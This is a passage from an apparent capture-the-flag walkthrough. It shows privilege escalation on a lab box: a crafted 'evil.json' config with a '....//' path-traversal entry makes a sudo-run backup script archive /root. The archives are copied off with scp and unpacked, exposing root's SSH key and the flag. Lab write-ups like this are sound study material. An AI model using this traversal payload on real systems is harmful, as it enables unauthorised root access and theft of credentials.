/home/app-production/.cache/
/home/app-production/.cache/motd.legal-displayed
/home/app-production/.bash_logout
/home/app-production/.bash_history
/home/app-production/.bashrc
/home/app-production/app/
/home/app-production/app/app.py
/home/app-production/app/static/
/home/app-production/app/static/css/
/home/app-production/app/static/css/styles.css
/home/app-production/app/templates/
/home/app-production/app/templates/index.html
/home/app-production/app/templates/codes.html
/home/app-production/app/templates/register.html
/home/app-production/app/templates/login.html
/home/app-production/app/templates/about.html
/home/app-production/app/__pycache__/
/home/app-production/app/__pycache__/app.cpython-38.pyc
/home/app-production/app/instance/
/home/app-production/app/instance/database.db
martin@code:~/backups$
```

It works!

2. Attempting to archive `/root/`

Defining an `evil.json` file:

```
{
  "destination": "/home/martin/backups/",
  "multiprocessing": true,
  "verbose_log": false,
  "directories_to_archive": [
    "/home/app-production/",
    "/home/app-production/....//....//root"
  ]
}
```

Executing:

```
$ sudo /usr/bin/backy.sh evil.json
```

```
martin@code:~$ cd backups/
martin@code:~/backups$ vim evil.json
martin@code:~/backups$ sudo /usr/bin/backy.sh evil.json
2025/03/30 14:38:03 # backy 1.2
2025/03/30 14:38:03 # Working with evil.json ...
2025/03/30 14:38:03 = Nothing to sync
2025/03/30 14:38:03 📦 Archiving: [/home/app-production /home/app-production/../../root]
2025/03/30 14:38:03 📦 To: /home/martin/backups ...
2025/03/30 14:38:03 📦
2025/03/30 14:38:04 📦
martin@code:~/backups$ ls
code_home_app-production_2025_March.tar.bz2  code_home_app-production_app_2024_August.tar.bz2  code_home_app-production_.._.._root_2025_March.tar.bz2  evil.json  task.json
martin@code:~/backups$
```

```
(kali@kali)-[~/Desktop/code]
$ scp martin@10.10.11.62:/home/martin/backups/* ~/.cache/
martin@10.10.11.62's password:
code_home_app-production_.._.._root_2025_March.tar.bz2      100% 13KB 72.1KB/s 00:00
code_home_app-production_2025_March.tar.bz2                100% 11KB 52.4KB/s 00:00
code_home_app-production_app_2024_August.tar.bz2           100% 5079 26.4KB/s 00:00
evil.json                                                    100% 198 2.1KB/s 00:00
task.json                                                    100% 181 1.3KB/s 00:00
(kali@kali)-[~/Desktop/code]
$
```

scp is used to transfer the contents of the backups directory locally.

Extracting the archive contents:

```

(kali@kali)-[~/Desktop/code/.cache]
$ ls
code_home_app-production_2025_March.tar.bz2  code_home_app-production_app_2024_August.tar.bz2  code_home_app-production_..._root_2025_March.tar.bz2  evil.json  task.json

(kali@kali)-[~/Desktop/code/.cache]
$ tar -xjvf code_home_app-production_2025_March.tar.bz2
home/app-production/
home/app-production/user.txt
home/app-production/.local/
home/app-production/.local/share/
home/app-production/.local/share/nano/
home/app-production/.sqlite_history
home/app-production/.profile
home/app-production/.python_history
home/app-production/.cache/
home/app-production/.cache/motd.legal-displayed
home/app-production/.bash_logout
home/app-production/.bash_history
home/app-production/.bashrc
home/app-production/app/
home/app-production/app/app.py
home/app-production/app/static/
home/app-production/app/static/css/
home/app-production/app/static/css/styles.css
home/app-production/app/templates/
home/app-production/app/templates/index.html
home/app-production/app/templates/codes.html
home/app-production/app/templates/register.html
home/app-production/app/templates/login.html
home/app-production/app/templates/about.html
home/app-production/app/__pycache__/
home/app-production/app/__pycache__/app.cpython-38.pyc
home/app-production/app/instance/
home/app-production/app/instance/database.db

(kali@kali)-[~/Desktop/code/.cache]
$ ls
code_home_app-production_2025_March.tar.bz2  code_home_app-production_app_2024_August.tar.bz2  code_home_app-production_..._root_2025_March.tar.bz2  evil.json  home  task.json

(kali@kali)-[~/Desktop/code/.cache]
$

```

```

(kali@kali)-[~/Desktop/code/.cache]
$ cd home/app-production/

(kali@kali)-[~/Desktop/code/.cache/home/app-production]
$ ls
app  user.txt

(kali@kali)-[~/Desktop/code/.cache/home/app-production]
$ cat user.txt
762839ca2c9c1          2d

(kali@kali)-[~/Desktop/code/.cache/home/app-production]
$

```

```

(kali@kali)-[~/Desktop/code/.cache]
$ tar -xjvf code_home_app-production_..._root_2025_March.tar.bz2
root/
root/.local/
root/.local/share/
root/.local/share/nano/
root/.local/share/nano/search_history
root/.sqlite_history
root/.profile
root/scripts/
root/scripts/cleanup.sh
root/scripts/backups/
root/scripts/backups/task.json
root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
root/scripts/database.db
root/scripts/cleanup2.sh
root/.python_history
root/root.txt
root/.cache/
root/.cache/motd.legal-displayed
root/.ssh/
root/.ssh/id_rsa
root/.ssh/authorized_keys
root/.bash_history
root/.bashrc

(kali@kali)-[~/Desktop/code/.cache]
$ ls
code_home_app-production_2025_March.tar.bz2  code_home_app-production_app_2024_August.tar.bz2  code_home_app-production_..._root_2025_March.tar.bz2  evil.json  home  root  task.json

(kali@kali)-[~/Desktop/code/.cache]
$ cat root/root.txt
48879f8d02b3f          af

(kali@kali)-[~/Desktop/code/.cache]
$

```

[+] Completed!